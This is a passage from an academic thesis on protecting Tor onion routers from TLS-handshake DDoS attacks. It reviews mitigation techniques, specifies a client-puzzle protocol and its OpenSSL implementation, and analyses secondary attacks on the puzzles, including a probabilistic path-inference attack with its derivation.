

Figure 2.3: Successful Low-cost Traffic Analysis Attack [45]



Figure 2.4: Unsuccessful Low-cost Traffic Analysis Attack [45]

2.3.3 Autonomous Networks. In the above description of Tor, the underlying network mediums that accomplishes the delivery of messages from one OR to another are ignored. If ORs are selected such that all are within a single autonomous system (AS) (a very large independently operated network), there stands a good chance an adversary can link sender and receiver [28]. In fact, if the number of ORs in ASes connected to many other ASes is increased, it becomes easier to construct safer paths through Tor. Improvements to Tor are needed to mitigate this path creation vulnerability.

2.3.4 Distributed Denial of Service Attack. A DDoS attack targeting the CPU of an OR is possible due to the asymmetric keys used to establish a TLS connection and a circuit. TLS [23] provides private communication and is modeled after the secure sockets layer (SSL) protocol initially developed for the Netscape Web browser. TLS has two layers: the handshake protocol and the record protocol. The handshake protocol establishes an agreed upon state for the transmission of protected information as follows:

First, the client sends a hello message that consists of a version number, a randomly generated nonce N_c, a session identification number, and an order list of cipher suites. The version number informs the server of the highest SSL/TLS version number understood by the client. The random nonce is used later to generate a secret key and the session identifier is used to inform the server that previously agreed upon keys are to be used to communicate. Finally, the list of cipher suites is used by the server to select an encryption algorithm common to the communicating parties.

Next, the server responds with a hello message consisting of a version number, a randomly generated nonce N_s, and the selected cipher suite. Immediately following the server hello message, certificates are sent to the client, the first being the servers certificate which contains the servers public key. Additional certificates that might follow server to verify the authenticity of the first. The final message sent by the server

informs the client that all certificates have been sent and the server has completed the handshake.

The client key exchange message is sent next. This message includes a pre-master secret, in the case of RSA key exchange, and is encrypted using the server's public key. Once the server has received this message and decrypted the contents, both the client and server calculate a shared master secret used to construct the keys necessary for secret communication, i.e., the encryption keys and the message authentication code (MAC) keys.

The handshake is complete once both client and server send each other the digest of the master secret encrypted using the negotiated keys. If anything differs, the handshake fails. If digests are verified the record protocol is used to relay information securely.

The DDoS attack, the focus of this research, exploits the client key exchange message. This message is encrypted via an asymmetric key and thus decrypting it is CPU-intensive. An attacker, therefore, can force a server to perform numerous decryptions and thereby lessen the anonymity of Tor or increase latency above acceptable levels.

2.4 Defending Tor From A DDoS Attack

Tor is vulnerable to DDoS attacks that exploit the TCP three-way handshake, the TLS key exchange, and the circuit building processes. In this research, techniques to mitigate DDoS attacks targeting CPU resources within a Tor OR are studied. Specifically, the attacks aim to flood the OR with CPU-intensive decryption operations by exploiting the secret key exchange that takes place during establishment of a TLS connection. As the techniques for mitigating DDoS are reviewed, attention must be paid to their effects on the overall goal of the Tor network, i.e., to provide low-latency anonymity services to TCP streams over the Internet. Additionally, Tor exists because individuals volunteer to administer ORs. Thus, the techniques of

most interest are those that minimize the changes to the Tor architecture and do not discourage volunteerism.

2.4.1 Threat Assumptions. DDoS attacks are always a threat to overlay networks; Tor is no exception. Of major concern are botnets. Botnets are a growing problem as they are increasingly being used to propagate spam and adware. Future uses, however, may be much more malicious. Botnets have been known to consist of thousands of computer systems and when called upon to attack a single target, can do serious damage. The goal of a DDoS attack is to cause a server to allocate so much of its resources to malicious requests that none exist for legitimate users. The resources in question can be, but are not limited to, bandwidth, operating system processes, and buffer space.

2.4.2 Network Techniques. Many techniques exist to protect services from DDoS attacks that exploit protocol vulnerabilities. TCP, a fundamental protocol used by Tor, is susceptible to various flooding attacks (e.g., a SYN flood). Techniques to mitigate such attacks include traffic filtering and congestion control, legitimacy tests, and service roaming; a form of redundancy. Filtering and congestion control is successful when a device, like a router, is able to block malicious traffic while allowing legitimate traffic to pass. Distinguishing legitimate and malicious traffic is the crux of the DDoS problem and comprehensive solutions require either customer registration or a precise traffic history [48]. Congestion control can be accomplished either by filtering or by dropping packets. The latter solution, if done blindly, can degrade service to legitimate users.

Legitimacy testing requires the client to provide proof of their existence. Tests can be implemented within a protocol and are designed to engage a user. SYN-cookies [5] sends a token back to the client which must be relayed back to the server. This simple test protects servers from flooding attacks using spoofed addresses. Authentication protocols, specifically the SSL/TLS protocol, incorporate this concept by requiring a client encrypt the premaster secret and a previously received random

nonce, called a cryptographic salt, with the server's public key [47]. This technique requires little change to the underlying protocol but it defends against connection depletion attacks. However, this is not the attack studied in this research.

Multiple legitimacy tests can also be used but the corresponding increase in latency must be considered. Solutions like Netbouncer [64], incorporate tests at various levels of the protocol stack and deploy high-performance devices to alleviate latency concerns. Solutions that require the participation of a user, like CAPTCHA [3], are valuable when a user is required to interact with the service, but are not feasible for services that are invisible to a user. For example, in the past, www.samspade.org, a website that provides network administration tools like whois and traceroute, required a user interpret a sequence of characters twisted and overlaid on top of a colored background as shown in Figure 2.5 before it would complete requests.



Figure 2.5: A CAPTCHA [3]

Roaming servers is a technique used by organizations with a large Internet presence. When a server is under attack or it is suspected it will soon be under attack, legitimate users are notified of a new service location, i.e., a new server with a new IP address [55]. The technique assumes an attack can be identified and used to trigger a migration. Legitimate users are identified via quality of service techniques or authentication. Research into this technique has focused on ways to migrate existing connections from the attacked location to the new location. A weaker solution simply changes the server's IP address. Packets destined for old IP addresses are dropped using packet filtering.

Most of the techniques above are not recommended for integration with Tor. First, traffic management based on source authentication is not conducive to anonymous communication. Client information cannot be predetermined, learned over time, or most importantly saved (for any period of time). Doing so would jeopardize

anonymity. Server/IP roaming do not encourage OR administration. It is unlikely that volunteers would have the necessary hardware and IP addresses to meet such a requirement. Legitimacy testing is a possible solution as latency concerns are minimized because Tor establishes multiple circuits and recycles them in the background every few minutes. Thus, users are for the most part, unaware of the latency involved in circuit creation. Unfortunately, developing tests that both do not require human interaction and also cannot be automated is difficult.

2.4.3 Overlay Solutions. A number of techniques protect a service from DDoS attacks by routing packets through an overlay network [4, 12, 41, 60, 61]. All segregate legitimate packets from malicious packets by using either packet filtering or authentication procedures. Overlay solutions are costly due to the numerous devices that make up the network. Additionally, integration and interfacing challenges are also present. Finally, identifying trusted administrators for the new devices would be difficult. For these reasons, overlay solutions are more applicable to large, centrally managed service providers, not an open community of volunteers.

2.4.4 Client Puzzles. DDoS attacks are successful because they make a large number of requests for a resource in a short period of time. If the number of requests can be dispersed over a longer period of time, the impact can be mitigated. This dispersion can be realized by using client puzzles. Consider a server that does not allocate valuable resources before sending the requesting client a challenge in the form of a puzzle. The client must solve the puzzle and provide the solution back to the server before it will allocate resources to the client. The puzzles and solutions should have the following properties [5]:

1. Creating a puzzle and verifying a solution should be inexpensive for the server.
2. The strength of the puzzle should be adjustable.
3. Puzzles should be solvable on heterogeneous systems.
4. Solutions cannot be precomputed.

5. Storage of the solution or client information is not required by the server.

6. The same puzzle may be given to multiple clients

7. A client may reuse a puzzle by creating another instance of it.

A typical puzzle is created by the server [5]. The process begins after the server, S, receives a hello message from a client with identity C. The server periodically sends all clients a refreshed nonce, N_S, and an integer k that represents the strength of the puzzle. The server can also add a timestamp and sign the message so that clients only solve their own puzzles. When the client receives the puzzle, it verifies the timestamp and signature and selects a random value, N_C. Finally, a preimage resistant hash function h, like MD5 or SHA-1, is used to find $h(C, N_S, N_C, X)$ such that the first k bits of h are zero. The value of X is the solution to the puzzle and is returned to the server, along with N_C, N_S, and C. The server verifies the solution and if correct, resources are allocated to the client and the server stores C and N_C until N_S is refreshed.

The puzzle above meets all the requirements of a good puzzle. It takes very little computation on the part of the server to generate the puzzle and the server also has control over k. Additionally, solutions cannot be precomputed as long as the server refreshes N_S after a short period of time. The server stores no state information until the puzzle has been correctly solved by the client. Finally, the same puzzle can be given to all clients requesting service and can be reused as long as the client uses a new N_C each time it makes a request.

Using client puzzles has many advantages. First, client puzzles allow for a graceful degradation of service to legitimate users by increasing k as an attack becomes more aggressive. Furthermore, a client would need to be capable of solving the puzzle. This means zombies used to attack Tor would need either a Tor OP or another attack tool capable of solving a Tor puzzle. There are disadvantages as well. Client puzzles make servers vulnerable to another type of DDoS attack. An adversary can send the server a large number of solutions forcing the server to execute a large number of

hash functions. Furthermore, puzzles increase the latency to legitimate users. For interactive services like web browsing and chat, this would be a major concern and thus thresholds for determining when an attack is occurring (i.e., when to set $k > 0$) is critical. Finally, the time it takes to compute h is highly dependent on the strength of a client's CPU. That is, high performance systems can solve puzzles more quickly. Thus, puzzles penalize legitimate users more severely if attack machines collectively are more powerful.

Client puzzles have been successful in defeating spam [6] and mitigating attacks against the TLS protocol [19]. Tests, using a TLS benchmark, indicate when $k = 20$ an Apache web server can service requests in less than 0.1 seconds while never fully loading the CPU. Variants of the client puzzle technique allow clients to bid for resources by selecting more difficult puzzles [67]. The technique has also been applied to mitigating bandwidth attacks [68]. Finally, puzzle schemes other than the hash-function scheme have been proposed [69]. These schemes are modelled after Diffie-Hellman (D-H) key exchange and "time-release crypto" [54]. The former requires the client guess the server's D-H key by providing it a key range. The latter uses a time capsule philosophy wherein the message (or solution) can only be found after a certain amount of time. Table 2.1 is a summary of the benefits and challenges of various mitigation techniques.

Table 2.1: Comparison Of DDoS Mitigation Techniques

Technique	**Benefits**	**Challenges**
Filtering	Easy to implement using inexpensive devices	Identifying honest users during an attack
Congestion Control	Easy to implement using inexpensive devices	Providing reliable service to honest users
Legitimacy Testing	Possible to identify spoofed addresses and zombie machines	Formalizing tests and latency
Server Roaming	QoS degradation is minimal	Requires redundancy and complex migration techniques
Overlay Solutions	Can protect against powerful attacks	Requires special hardware and centralized administration
Client Puzzles	Scales with aggressiveness of attack	Increased client latency

2.5 Summary

This chapter describes the anonymous routing environment and outlines the current state of anonymous communication protocols. The problem of traffic analysis and ACP fundamentals are discussed and a detailed review of Tor is provided concluding with a discussion on Tor's critical vulnerabilities. The chapter concludes with an examination of the different techniques that can protect Tor from a DDoS attack targeting the TLS protocol. This examination shows that the client puzzle technique requires little change to Tor's core architecture and does not discourage volunteerism. In the next chapter, a puzzle protocol is designed, implemented, tested, and analyzed for vulnerabilities.

III. The Memoryless Puzzle Protocol

3.1 Introduction

There are numerous strategies for mitigating DDoS attacks. The client puzzle technique is chosen because it does not discourage volunteerism and it requires only small changes to Tor's core architecture. This chapter describes the Memoryless Puzzle Protocol (MPP). After the protocol is explained, the implementation and the testing of the protocol is discussed. Finally, four challenges of the use of client puzzles are highlighted.

3.2 Puzzle Protocol

Figure 3.1 depicts the MPP proposed for Tor's onion routers. The MPP calls for an OR to construct a 512 bit string by concatenating (|) a timestamp (TS), a MD5 hash of its public key (K), and a random nonce (x). The string is hashed using SHA-1 to form a 160 bit string S. To complete the puzzle, the k lower ordered bits of x are set to zero to form x' and a keyed-hash message authentication code (HMAC) [37] of S is computed. HMAC is a secure hash function, like MD5 or SHA-1, wherein the user supplies a message, in this case S, and a secret key. If an OR is under attack and thus distributing puzzles, it sends x', S, k, TS, and HMAC(S) when a TLS connection request is received from an OP.

When an OP receives a puzzle, it verifies the TS is current before concatenating TS, a hash of the OR's public key, and x'. The OP solves the puzzle via a brute force approach by generating permutations for the k bits, hashing individual solutions, and comparing their hash values to S. Once the OP discovers x, it returns to the OR TS, x, and HMAC(S).

To verify the OP has submitted a correct solution, the OR verifies the TS is current and then hashes $(TS|K|x) = S'$ where x is supplied by an OP. The OR confirms it constructed the puzzle by verifying HMAC(S')=HMAC(S). If a match is confirmed, the TLS handshake is completed by the OR.



Figure 3.1: The Memoryless Puzzle Protocol

MPP requires an OR execute two hash functions each time it supplies a puzzle and two hash functions when it verifies a solution. As a result, no state information is maintained even after a client has correctly solved a puzzle. A client can re-use a puzzle but only during its time window. Puzzle solutions cannot be pre-computed as the timestamp and a different x are part of the puzzle. Finally, by not sending the hash of an OR's public key, each OP retrieves this information locally and cannot be forced to solve another OR's puzzle.

A DDoS attack targeting Tor ORs using the TLS protocol cannot be prevented, but it is possible to limit its effect. Additionally, it is assumed an attacker likely possesses a collection of unwitting computer systems, like a botnet, to conduct their nefarious activity. These systems will have a wide range of computational capabilities and are not likely to be high-end processors specifically used to target Tor ORs. For this reason memory-based proof-of-work mitigation techniques [2] are not used. Finally, Tor establishes multiple TLS connections at startup and refreshes these over time in the background. As a result, a user never experiences the delay associated with the TLS handshake.

3.3 Implementation

3.3.1 OpenSSL. Tor uses the OpenSSL library [13] for the TLS handshake. The 0.9.8 version of this C library is modified to incorporate client puzzles. A puzzle library is created and tested which contains the data structures for a puzzle, a puzzle solution and three functions: *create_puzzle*, *solve_puzzle*, and *verify_puzzle*. These functions implement the MPP with only a few exceptions. First, timestamp verification is not implemented. Laboratory experiments did not need this feature and the computational overhead of such checks have minimal impact on performance measurements. Second, the client does not retrieve the public key of the server before solving a puzzle. Instead a hard-coded fake key is hashed by the client. The resulting hash is available only to *create_puzzle* and *verify_puzzle* functions. Finally, the *solve_puzzle* function solves a puzzle by iterating through all the possible solutions. For example, if $k = 4$, the order solutions are attempted is 0x0, 0x1, 0x2, ..., 0xd, 0xf. Other methods are possible like starting at 0xf and decrementing or randomly selecting a solution. In the latter case, failed solutions must be saved or solutions must be allowed to repeat. This is important to note because malicious individuals with access to the code could modify the *create_puzzle* function so that all clients are forced to iterate through all possible solutions. Additional threats are discussed later.

Finally, OpenSSL's state machine implementation of the TLS handshake is modified to accommodate two new messages, the Puzzle message and the Puzzle Solution message, by adding two additional states on the server side and one on the client side. The resulting sequence of messages for the TLS handshake protocol is shown in Figure 3.2. It is important that puzzle messages only be sent when a puzzle needs to be solved, i.e., when $k > 0$. This is accomplished by adding an integer variable inside the SSL data structure. This variable, called *puz_strength*, is initialized to zero when the SSL structure is initialized. A server application using the modified OpenSSL library sends a puzzle by setting *puz_strength* to a non-zero value. How this value is calculated is left to the application.



Figure 3.2: Modified TLS Handshake Sequence

3.3.2 Tor. Tor version 0.1.1.7-alpha is modified so ORs can assign a puzzle strength and distribute puzzles during a TLS connection. Puzzle strength is determined by taking into account the overall CPU utilization of the OR. This is done in consideration of other services running the on OR. These other services, along with the Tor service, might increase CPU utilization to the point where even a small attack could result in significant delays. The algorithm in *iostat* [32] is used to determine CPU utilization but it is important not to react to a single spike in CPU utilization. Such spikes often occur when an application is opened or a program is compiled. Tor's *run_scheduled_events* function is executed once every second. In this function, CPU utilization is polled and recorded in a "circular" array with five elements. Thus, a record is kept of the server's CPU utilization for the past five seconds. When a connection request arrives, the average of the array is used to calculate the puzzle strength which is the product of the average percentage and the maximum puzzle strength. This value can be easily changed by anyone with access to the code. The benefit of using an average is that an adversary is likely to find it difficult to hold a server's puzzle strength constant.

To further control the distribution of puzzles, a probabilistic decision variable is used. The variable is assigned a value each time a connection request occurs and is compared to a pre-configured threshold which determines if a puzzle should be sent. This feature is used later to explore whether attacks can be mitigated without distributing a puzzle for every connection. Finally, Tor can easily be modified so that both client puzzles and the probabilistic decision feature can be turned off and on using two variables defined in Tor's configuration file *torrc*.

3.4 Testing

Testing is done in three phases. First, a unit test is conducted on the puzzle library. The unit test ensures puzzles of varying strengths are unique, solvable, and verifiable. This phase of testing also showed 30 to be a reasonable maximum puzzle strength as puzzles with $k > 20$ took a significant amount of time, i.e., more than a few seconds, to complete. Next, the changes made to OpenSSL are tested using its own testing program. This program is normally executed during installation and verifies, without use of a network, that the software correctly manages messages between client and server. Finally, Tor modifications are tested as part of the integration testing. At this stage, attention is paid to ensuring the TLS handshake completed successfully during puzzle distribution decisions. To obtain the code developed during this research refer to Appendix C.

3.5 Challenges

The MPP can be used to create secondary DDoS attacks and degrade anonymity. In this section four attacks are described and solutions are proposed. Each attack assumes Alice is an honest user and Mallory is malicious.

3.5.1 Secondary DDoS Attacks. Secondary DDoS attacks are defined as DDoS attacks made possible due to a non-functional (reliability, useability, security,

etc.) capability. In this case, client puzzles are the non-functional capability creating secondary DDoS vulnerabilities.

3.5.1.1 The Server Solving Attack. Suppose puzzles are solved by both OPs and ORs. Next, suppose Mallory attacks OR_2 causing k to be large. Finally, assume she establishes a circuit with OR_1 and continually requests it extend to OR_2. Each time OR_1 attempts to connect to OR_2, it receives a difficult puzzle that it must solve via brute force. Thus, OR_1 uses all of its CPU resources solving puzzles. To ensure this does not occur, OPs, and only OPs, must solve puzzles. The current puzzle protocol allows for such a constraint. Once an OR receives a puzzle from another OR, it forwards it to the client via an existing circuit. The client then solves the puzzle and returns the solution to the originating OR.

3.5.1.2 The Alteration Attack. Suppose Alice has a partial path established through an OR owned by Mallory. Alice wishes to extend her path to OR_2 which happens to be distributing puzzles. Since OR_2 does not know Alice, it cannot send the puzzle directly to her. Instead it must transmit the puzzle to Mallory's OR which should forward the puzzle on to Alice. If Mallory can change any information provided by the OR, Alice will be unable to solve the puzzle and therefore unable to extend her circuit. Mallory, by simply increasing k, can also extends the amount of time it takes Alice to determine she cannot find an answer. If denying circuit extension is Mallory's goal, she could also refuse to send the puzzle, refuse to send the solution, or change the solution received from Alice before sending it to OR_2. Finally, Mallory might also want someone else to solve the puzzles given to her. However, because the puzzle protocol requires the solving party to provide a piece of the puzzle, they won't solve anyone else's puzzles.

This attack is identified by Alice when she does not receive from Mallory a *relay extended* cell telling her the circuit has been extended. This does not however, mean a DDoS attack is occurring when a *relay cell* is not received. Numerous reasons could explain why such a message might not be received, including network failure.

Additionally, Tor cannot keep OR administrators from denying connections, refusing to extend a circuit, or collecting and examining data (in the case of an exit node). Client puzzles do nothing to address this issue, but instead give an adversary the opportunity to penalize honest users by forcing them to execute the maximum number of hashes while still never solving the puzzle. This vulnerability cannot be avoided, but if Alice checked all solutions rather than assuming the last solution is correct, she could abandon the partial circuit when she determines no solution exists. It is also possible for OPs to use timeouts or set an upper limit on the number of guesses. If Alice is interrupted by a timeout or reaches the upper limit, she knows to tear down the partial circuit and build a new one. However, doing so leaves her open to an anonymity attack.

3.5.2 Anonymity Attacks. Successful anonymity attacks degrade the level of anonymity available to an individual Tor user or collection of users. Degradation occurs when the adversary increases, even slightly, the likelihood that he can identify the source, destination, or route of a message.

3.5.2.1 The Driving Attack. Assume Alice can configure her OP to refuse to solve a puzzle if the strength is at a specified level $k > 1$. Suppose Mallory owns at least three ORs in the Tor network and she initiates a DDoS attack such that all ORs in the Tor network, except the ones she owns, use puzzles of strength $k > 1$. If Alice attempts to establish a circuit through the Tor network, she will only establish TLS connections with those OPs owned by Mallory. As a result, Alice has inadvertently destroyed her anonymity.

Ideally, users should not be allowed to inadvertently destroy their anonymity by selecting ORs using puzzle strength characteristics. However, if Alice is not allowed to discriminate, she could receive a puzzle with a k so large she will be unable to solve the puzzle in a reasonable amount of time. In effect, a malicious OR can deny Alice access to Tor by increasing k. It is possible, however, to set, in both the OP and the OR, an upper bound on the values of k or establish a collection of acceptable

k values. If Alice receives a puzzle with a k greater than the upper bound or not in the collection, she can refuse to complete it and select another OR. If this is done, users must be cautioned that their anonymity can be compromised if they choose a lower upper bound or eliminate values from the collection in the open source code.

3.5.2.2 The Path Building Attack. Suppose Mallory is able to observe when Alice sends messages. Additionally, let k_{it} represent the current strength of puzzles provided by OR_i where $i = 1, 2, ..., 5$ at time t. Suppose Mallory launches a DDoS attack against all ORs forcing each k_{it} to be different. Mallory can determine that all ORs are using different strengths by requesting a connection to and receiving a puzzle from each OR.

At time t, Mallory requests a puzzle from each OR and receives

$$\{k_{1t} = 4; k_{2t} = 6; k_{3t} = 10; k_{4t} = 7; k_{5t} = 8\}.$$

Alice, at time t initiates a connection to OR_2. Mallory is unable to detect which OR Alice sent the request to, but is able to observe the timing of messages. Since OR_2 is experiencing a DDoS attack, Alice is sent a puzzle with strength $k_{2t} = 6$ which takes an average of 32 hash functions to solve if incorrect solutions are not repeated. However, suppose it actually takes Alice 45 hash functions to solve the puzzle. What is the likelihood that Mallory can determine which OR Alice requested a connection?

Alice can calculate $N = 2^{k_{it}}$ solutions to a puzzle provided by OR_i. There are $N!$ arrangements for the testing of solutions. If Alice solves the puzzle on attempt n, there are $N - 1!$ possible arrangements for the incorrect solutions. Thus, there is a $1/N$ chance that Alice found the solution to the puzzle on attempt n. This is a different probability than the probability the nth attempt is successful. Such a probability is conditioned on the number of prior failed attempts. Using the uniform distribution where the probability of success is $1/N$, the expected number of hash functions to solve the puzzle is $N = 2^{k_{it}-1}$. On the last attempt, no hash function is

necessary, since the last solution is correct. Table 3.1 shows the probabilities for each OR_i.

Table 3.1: OR Puzzle Characteristics For A Path Building Attack

OR_i	$N = 2^{k_{it}}$	$Pr(n = j)$	$E(n)$
1	16	1/16	8
2	64	1/64	32
3	1024	1/1024	512
4	128	1/128	64
5	256	1/256	128

If Alice solved her first puzzle on the 45th attempt, then OR_1 can be eliminated since 45 exceeds the total number of possible solutions for OR_1. Additionally, Mallory can use an algorithm (described below) which uses a maximum likelihood ratio test to choose the OR most likely to have sent the puzzle. The algorithm only considers those ORs with values of N greater than Alice's attempt. Each of the remaining probabilities, $1/N_i$, are added. Each of the $1/N_i$ probabilities are divided by this sum resulting in a set of probabilities which Mallory can use to guess the correct OR. Using this approach, Mallory would select OR_2 as the sender of Alice's first puzzle because:

$$\begin{aligned}
\Pr(\mathrm{OR}_2 \text{ sent puzzle}) &= \frac{\frac{1}{N_2}}{\frac{1}{N_2}+\frac{1}{N_3}+\frac{1}{N_4}+\frac{1}{N_5}} \\
&= \frac{\frac{1}{64}}{\frac{1}{64}+\frac{1}{1024}+\frac{1}{128}+\frac{1}{256}} \\
&= 0.552
\end{aligned}$$

$$\begin{aligned}
\Pr(\mathrm{OR}_3 \text{ sent puzzle}) &= \frac{\frac{1}{N_3}}{\frac{1}{N_2}+\frac{1}{N_3}+\frac{1}{N_4}+\frac{1}{N_5}} \\
&= \frac{\frac{1}{1024}}{\frac{1}{64}+\frac{1}{1024}+\frac{1}{128}+\frac{1}{256}} \\
&= 0.034
\end{aligned}$$

$$\begin{aligned}\Pr(\text{OR}_4 \text{ sent puzzle}) &= \frac{\frac{1}{N_4}}{\frac{1}{N_2}+\frac{1}{N_3}+\frac{1}{N_4}+\frac{1}{N_5}} \\ &= \frac{\frac{1}{128}}{\frac{1}{64}+\frac{1}{1024}+\frac{1}{128}+\frac{1}{256}} \\ &= 0.276\end{aligned}$$

$$\begin{aligned}\Pr(\text{OR}_5 \text{ sent puzzle}) &= \frac{\frac{1}{N_5}}{\frac{1}{N_2}+\frac{1}{N_3}+\frac{1}{N_4}+\frac{1}{N_5}} \\ &= \frac{\frac{1}{256}}{\frac{1}{64}+\frac{1}{1024}+\frac{1}{128}+\frac{1}{256}} \\ &= 0.138.\end{aligned}$$

Although Mallory may have incorrectly guessed the first OR on Alice's path, she knows Alice will extend her circuit thereby providing additional information. In fact, she improves her chances of correctly guessing additional ORs on the path because the previous ORs are eliminated from consideration.

If M ORs are attacked by an adversary causing each to have unique puzzle strengths k_i, $i = 0, 1, 2, ..., M-1$ then the Maximum Likelihood Ratio (MLR) Algorithm can be written as follows:

$$MLR(y) = \arg\max_{i|y\leq 2^{k_i}} \frac{\frac{1}{2^{k_i}}}{\sum_{j|y\leq 2^{k_j}} \frac{1}{2^{k_j}}}. \tag{3.1}$$

The success ratio of the algorithm can also be determined. Suppose Mallory's attacks force the puzzle strengths for the M ORs to be unique and *sequential* starting at some base value b. Then there are

$$\sum_{k=b}^{M+b-1} 2^k \tag{3.2}$$

unique ordered pairs (x, y) where x is one of the M ORs and y is the attempt the adversary observed identified the solution. Less formally, each ordered pair indicates OR_x sent the puzzle and Alice solved it on attempt y. Each x is distributing puzzles with strength k_x and $1 \leq y \leq 2^{k_x}$. The number of ordered pairs where $MLR(y) = x$ is

$$2^b + \sum_{k=b}^{M+b-2} 2^k. \tag{3.3}$$

When $k_x = b$ all ordered pairs (x, y) will result in the algorithm guessing correctly no matter the value of y. Furthermore, when $k_x \neq b$, then half of the ordered pairs (x, y) will result in a correct selection by the algorithm while the other half will not.

Using (3.2) and (3.3), the overall success ratio for the algorithm is

$$\begin{aligned}
\frac{2^b + \sum_{k=b}^{M+b-2} 2^k}{\sum_{k=b}^{M+b-1} 2^k} &= \frac{2^b \left[1 + \sum_{k=0}^{M-2} 2^k\right]}{2^b \left[\sum_{k=0}^{M-1} 2^k\right]} \\
&= \frac{1 + \frac{2^{(M-2)+1}-1}{2-1}}{\frac{2^{(M-1)+1}-1}{2-1}} \\
&= \frac{1 + 2^{M-1} - 1}{2^M - 1} \\
&= \frac{2^{M-1}}{2^M - 1}.
\end{aligned} \tag{3.4}$$

Equation 3.4 shows the success ratio of the algorithm is dependent solely on the number of ORs and not on the base puzzle strength. To validate this model, a Java simulation tool (cf., Appendix A) constructs an experiment consisting of 1000 trials, i.e. 1000 ordered pair combinations. This number is chosen based on sensitivity tests that estimated the success ratio to within slightly more than 0.03 with 95% confidence. Using five, ten, fifteen, and twenty ORs, Figure 3.3 compares the theoretical

success ratio with the average simulation success ratio. Theoretical results are within simulation confidence intervals and thus validate the model.

